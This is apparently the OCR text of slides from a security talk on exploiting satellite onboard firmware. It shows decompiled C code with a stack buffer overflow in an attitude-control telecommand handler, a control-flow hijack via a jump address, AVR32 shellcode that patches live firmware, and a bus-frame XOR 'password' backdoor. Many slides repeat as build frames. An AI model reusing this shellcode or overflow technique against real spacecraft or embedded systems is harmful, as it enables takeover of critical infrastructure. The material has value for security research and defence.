
System Chart



- ✓ Bypass COM Protection
- ✓ Dangerous / Vulnerable TC
- ✓ Hijack Bus Control Flow
4. Full Bus Privileges
 - Privilege-free RTOS



System Chart



- ✓ Bypass COM Protection
- ✓ Dangerous / Vulnerable TC
- ✓ Hijack Bus Control Flow
- ✓ Full Bus Privileges
 - Privilege-free RTOS



Exploitation



Exploit

- ① Hijack Control Flow
- ② Patch Live Firmware
- ③ Add "Password" to TC stack
- ④ ...
- ⑤ \$\$\$



Exploit

① Hijack Control Flow

```
1 void task_adcs_servr() {
2     // ...
3
4     do {
5         // ...
6         packet = csp_read(conn, 10);
7         if (packet) {
8             packet_data = packet->data;
9             switch(*packet_data) {
10                // [...]
11                case SET_LOGFILE: {
12                    packet_data = packet->data + 0xf;
13                    log_file_name[0] = '\0';
14                    strcat(log_file_name, packet_data);
15                    // ...
16                }
17            }
18        }
19    }
20 }
21
```



Exploit

① Hijack Control Flow

```
1 void task_adcs_servr() {
2     // ...
3
4     do {
5         ●●●
6
7         1 void init_adcs(void) {
8           gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
9           usart_init(1,32000000,0x2580);
10          // ...
11          5 cmd_adcs_setup();
12          6 adcs_node_set(1,0x14);
13          7 xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
14          8 xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
15          9 return;
16         10 }
17
18
19
20
21
```



Exploit

① Hijack Control Flow

```
1 void task_adcs_servr() {
2     // ...
3
4     do {
5         ●●●
6
7         1 void init_adcs(void) {
8           2 gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
9           3 usart_init(1,32000000,0x2580);
10          4 // ...
11          5 cmd_adcs_setup();
12          6 adcs_node_set(1,0x14);
13          7 xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
14          8 xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
15          9 return;
16         10 }
17
18
19
20
21
```



Exploit

① Hijack Control Flow

```
1 void task_adcs_servr() {
2     // ...
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4     do {
5         ●●●
6
7         1 void init_adcs(void) {
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9             3 usart_init(1,32000000,0x2580);
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15            9 return;
16        10 }
17
18
19
20
21
```



Exploit

① Hijack Control Flow

```
1 case SET_LOGFILE: {
2   packet_data = packet->data + 0xf;
3   log_file_name[0] = '\0';
4   strcat(log_file_name,packet_data);
5
6   adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
7   adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
8   adcs_logdata[28] = packet->data[10];
9   adcs_logdata[29] = packet->data[0xb];
10  // ...
11  adcs_get_jdate();
12
13  GS_ADCS_Log_Start(log_file_name, packet_data, pcVar7)
14 }
15
```



Exploit

① Hijack Control Flow


```
1 case SET_LOGFILE: {
2     packet_data = packet->data + 0xf;
3     log_file_name[0] = '\0';
4     strcat(log_file_name, packet_data);
5
6     adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
7     adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
8     adcs_logdata[28] = packet->data[10];
9     adcs_logdata[29] = packet->data[0xb];
10    // ...
11    adcs_get_jdate();
12
13    GS_ADCS_Log_Start(log_f
14 }
15
16 void GS_ADCS_Log_Start(char *filename, void *pkt_data, uint param_3) {
17     char sprintf_buf [60];
18     // ...
19     __n = sprintf(sprintf_buf, "%s\n%7.6f\n%3.1f\n%u%u%u%u\n", filename, ...);
20     // ...
21     fd = fopen(filename, "wb");
22     // ...
23     fwrite(&data, 1, __n, fd);
24 }
```



Exploit

① Hijack Control Flow


Jump Address



Exploit

① Hijack Control Flow


Jump Address



Exploit

① Hijack Control Flow

Jump Address




20 TC Buffers



Exploit

① Hijack Control Flow

Jump Address



Exploit

② Patch Live Firmware

```
1 d140fcc7:    fc 1b d0 05    movh    r11,0xd005
2 d140fccb:    e0 2b df fe    sub     r11,57342
3 d140fccf:    fc 1c d0 0b    movh    r12,0xd00b
4 d140fcd3:    e0 2c d2 fc    sub     r12,54012
5 d140fcd7:    04 52          eor     r2,r2
6 d140fcd9:    fe c2 ff e6    sub     r2,pc,-26
7 d140fcdd:    fc 13 d0 0c    movh    r3,0xd00c
8 d140fce1:    e0 23 14 88    sub     r3,5256
9 d140fce5:    31 e5          mov     r5,30
10
11 d140fce7 <loop>:
12 d140fce7:    05 34          ld.ub  r4,r2++
13 d140fce9:    06 c4          st.b   r3++,r4
14 d140fceb:    20 15          sub    r5,1
15 d140fced:    58 05          cp.w   r5,0
16 d140cef:    cf c1          brne   d140fce6 <main+0x1f>
17 d140fcf1:    5d 1b          icall  r11
```



Exploit

② Patch Live Firmware

```
1 d140fcc7:    fc 1b d0 05    movh    r11,0xd005
2 d140fccb:    e0 2b df fe    sub     r11,57342
3 d140fccf:    fc 1c d0 0b    movh    r12,0xd00b
4 d140fcd3:    e0 2c d2 fc    sub     r12,54012
5 d140fcd7:    04 52          eor     r2,r2
6 d140fcd9:    fe c2 ff e6    sub     r2,pc,-26
7 d140fcdd:    fc 13 d0 0c    movh    r3,0xd00c
8 d140fce1:    e0 23 14 88    sub     r3,5256
9 d140fce5:    31 e5          mov     r5,30
10
11 d140fce7 <loop>:
12 d140fce7:    05 34          ld.ub  r4,r2++
13 d140fce9:    06 c4          st.b   r3++,r4
14 d140fceb:    20 15          sub     r5,1
15 d140fced:    58 05          cp.w   r5,0
16 d140fcef:    cf c1          brne   d140fce6 <main+0x1f>
17 d140fcf1:    5d 1b          icall  r11
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Exploit

② Patch Live Firmware

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1 d140fcc7:    fc 1b d0 05    movh    r11,0xd005
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14 d140fceb:    20 15          sub    r5,1
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16 d140cef:    cf c1          brne  d140fce6 <main+0x1f>
17 d140fcf1:    5d 1b          icall r11
```



Exploit

③ Add "Password"

```
1 // ...
2 h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
3             frame->data[0] << 0x18 | frame->data[2] << 8);
4 frame->data[3] = (uint8_t)h32;
5 frame->data[0] = (uint8_t)(h32 >> 0x18);
6 frame->data[1] = (uint8_t)(h32 >> 0x10);
7 frame->data[2] = (uint8_t)(h32 >> 8);
8 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```



Exploit

③ Add "Password"

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```



```
1 i2c_rx_csp_packet = (csp_packet_t *)frame;
2 *(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
3 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```



Exploit

③ Add "Password"

```
1 // ...
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```



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```



Exploit

③ Add "Password"

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5 frame->data[0] = (uint8_t)(h32 >> 0x18);
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8 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```




```
1 i2c_rx_csp_packet = (csp_packet_t *)frame;
2 *(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
3 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```



